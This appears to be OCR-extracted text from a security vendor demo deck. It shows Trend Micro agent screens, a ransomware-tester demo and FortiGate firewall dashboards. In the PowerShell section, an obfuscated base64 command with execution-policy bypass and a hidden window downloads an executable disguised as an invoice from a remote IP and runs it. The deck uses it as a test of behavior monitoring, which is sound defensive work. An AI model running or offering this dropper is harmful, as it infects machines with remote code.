
Virus / Malware 539
Since 7/27/2019 (Sat) 19:48

Spyware / Grayware 63
Since 7/27/2019 (Sat) 19:48

Scheduled Scan Disabled
Scheduled scan is disabled

Virus Pattern 15.289.00
Last update: 8/10/2019

Worry Free – Behavior Monitoring (Ransomware)



Name	Date modified	Type	Size
Backup	8/1/2019 3:04 PM	File folder	
My Music	7/25/2019 10:18 AM	File folder	
My Pictures	7/25/2019 10:18 AM	File folder	
My Videos	7/25/2019 10:18 AM	File folder	

4 items

Ransomware

Ransomware Tester

Step 1 Create Sample Documents

Step 2 Drop Ransomware

Step 3 Encrypt Sample Documents

Status Ready

Security Agent

TREND MICRO Security Agent

Protection Enabled

You are protected and your software is up to date

Virus/Malware 49

Since 7/17/2019 (Wed) 16:39

Spyware/Grayware 0

Since 7/17/2019 (Wed) 16:39

Scheduled scan Disabled

Scheduled scan is disabled


Virus pattern 15.267.00

Last update: 8/1/2019 (Thu) 17:01

Scan
Update
Managed by Steven Pee Corp
TREND MICRO SMART PROTECTION NETWORK
Type here to search
5:04 PM
8/1/2019

Worry Free

Detect and block malicious activity from trusted software (Powershell)



Name	Date modified	Type	Size
Backup	8/1/2019 3:04 PM	File folder	
My Music	7/25/2019 10:18 AM	File folder	
My Pictures	7/25/2019 10:18 AM	File folder	
My Videos	7/25/2019 10:18 AM	File folder	
SampleDoc0.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc1.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc2.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc3.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc4.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc5.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc6.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc7.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc8.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc9.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB
SampleDoc10.docx	12/6/2014 3:43 AM	Office Open XML ...	133 KB

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\steven_pee> cd .\Documents\
PS C:\Users\steven_pee\Documents> powershell -ep bypass -w hidden -nop -noni -en JAB1AD0AIgBoAHQAdABwADoALwAvADUAMgAuADEANgAzAC4AMgAw
ADEALgAyADUAMAAvAGkAZAAvAGkAbgB2AG8AaQBjAGUALgBlAHgAZQAiADsAJABmAD0AIgAkAEUATgBWADoAVQBTAEUAUgBQAFIATwBGAEkATABFAFwAQQBwAHAARABhAHQAY
QBcAGkAbgB2AG8AaQBjAGUALgBlAHgAZQAiADsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG
8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAdQAsACQAZgApADsAcwBsAGUAZQBwACAAMQAwADsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBjAG8AbQAgAFMAaABlAGwAbAA
uAEEAcABwAGwAaQBjAGEAdABpAG8AbgApAC4AUwBoAGUAbABsAEUAeABlAGMAdQB0AGUAKAAkAGYAKQA7AA==
```

Security Agent

TREND MICRO Security Agent

Protection Enabled

You are protected and your software is up to date

Virus/Malware	52	Scan
Since 7/17/2019 (Wed) 17:20		
Spyware/Grayware	0	
Since 7/17/2019 (Wed) 17:20		
Scheduled scan	Disabled	Update
Scheduled scan is disabled		
Virus pattern	15.269.00	
Last update: 8/1/2019 (Thu) 17:25		

Managed by Steven Pee Corp

TREND MICRO SMART PROTECTION NETWORK

Network Firewalls

Why do you need Network Firewalls?


- Firewalls are a first line of defense in network security by preventing unauthorized users from accessing your websites, mail servers, and other sources of information that can be accessed from the web.
- Detect and block threats before they reach network devices.
- Allow, deny, or restrict access to applications (Facebook, Amazon etc.)
- Protect your organization by blocking access to malicious, hacked, or inappropriate websites- letting you easily see and control what websites your users are visiting

UTM Firewall Coverage

Fortiguard Service	Unified Protection (UTM)
FortiCare + Application Control Protects your organization better by blocking or restricting access to risky applications	24x7
Advanced Malware Protection Includes Antivirus, FortiSandbox Cloud, Mobile, Botnet, Virus Outbreak Protection Service, Content Disarm & Reconstruction	✓
Intrusion Prevention Service (IPS) Protects against network intrusions by detecting and blocking threats before they reach network devices	✓
Web Filtering Improves security by blocking access to malicious and risky websites	✓
Anti-Spam	✓

Network Firewalls Demo

Content Filtering



FortiGate 2000E Demo-NGFW-PRI

System Information

Hostname	Demo-NGFW-PRI
Serial Number	FGT2KE3916900421
Firmware	v6.0.2 build0163 (GA)
Mode	NAT (Flow-based)
System Time	2018/10/09 05:36:41
Uptime	24:14:36:54
WAN IP	96.45.36.230

Licenses (173.243.138.67)

- FortiCare Support
- Firmware & General Updates
- IPS
- AntiVirus
- Web Filtering

FortiClient 4 / 10 40% FortiToken 0 / 2 0%

Security Fabric: FTNT-DEMO

FortiCloud (Global)

Status	Activated
Log Retention	Free License
Storage Used	4.00 MIB
FortiSandbox Cloud	Disabled

Administrators

15 HTTPS 1 HTTP 0 FortiExplorer

demo demo-read_only
admin super_admin

CPU 1 minute

Current usage 2%

Memory 1 minute

Current usage 20%

Session: IPv4 + IPv6 1 minute

Current sessions 5457 SPU 3.6% nTurbo 0.0%

Log Rate 1 minute

FortiAnalyzer 81/s

Botnet Activity

Known IPs	33766
Known Domains	51082
Activity Since	2018/09/14 18:59:47
Blocked IPs	0
Blocked Domains	0
Blocked Connections	0

Advanced Threat Protection Statistics


FortiGate Scanned Files	24,101,143
Malicious	2,004
Outbreak Prevention	0
Suspicious	0
Clean	24,099,139
FortiSandbox Scanned Files	2,232

FortiClient Detected Vulnerabilities

FortiMail Stats - FortiM Total

Total	0
Non-spam	0 (0%)
Spam	0 (0%)
Virus	0 (0%)

Global Configuration of the NGFW (Fortigate) device



FortiGate 2000E Demo-NGFW-PRI

	Source Device	Threat Score (Blocked/Allowed)	Bytes (Sent/Received)	Sessions (Blocked/Allowed)
Kristina	DESKTOP-K6J77OL	75	87.41 MB	1128
Milton	DESKTOP-KKGIBJT	80	69.90 MB	1237
10.88.210.32	00:50:56:a6:ad:77,90:6c:ac:6e:e0:3a	30	63.92 MB	4450
Tami Evans (10.88.54.9)	DESKTOP-7KLU1F7	70	51.17 MB	
Velma Hammond (10.88.54.6)	DESKTOP-U5T4P1E	80	50.73 MB	
Rhonda Rodriquez (10.89.101.105)	00:16:eb:74:41:5e	80	32.03 MB	
Bret Manning (10.89.101.103)	DESKTOP-618M397	75	7.92 MB	
Bryant Owen (10.88.54.3)	DESKTOP-39S66V3	80	924.43 kB	
10.88.210.161	FortiGate-VM64	0	323.54 kB	
10.88.41.10	74:86:7a:e1:xd:8e	20	321.92 kB	
AdrianaLaCerva (10.88.110.4)	PizzaLand	90	314.54 kB	
10.88.210.50	00:50:56:ad:c4:b1	0	275.67 kB	

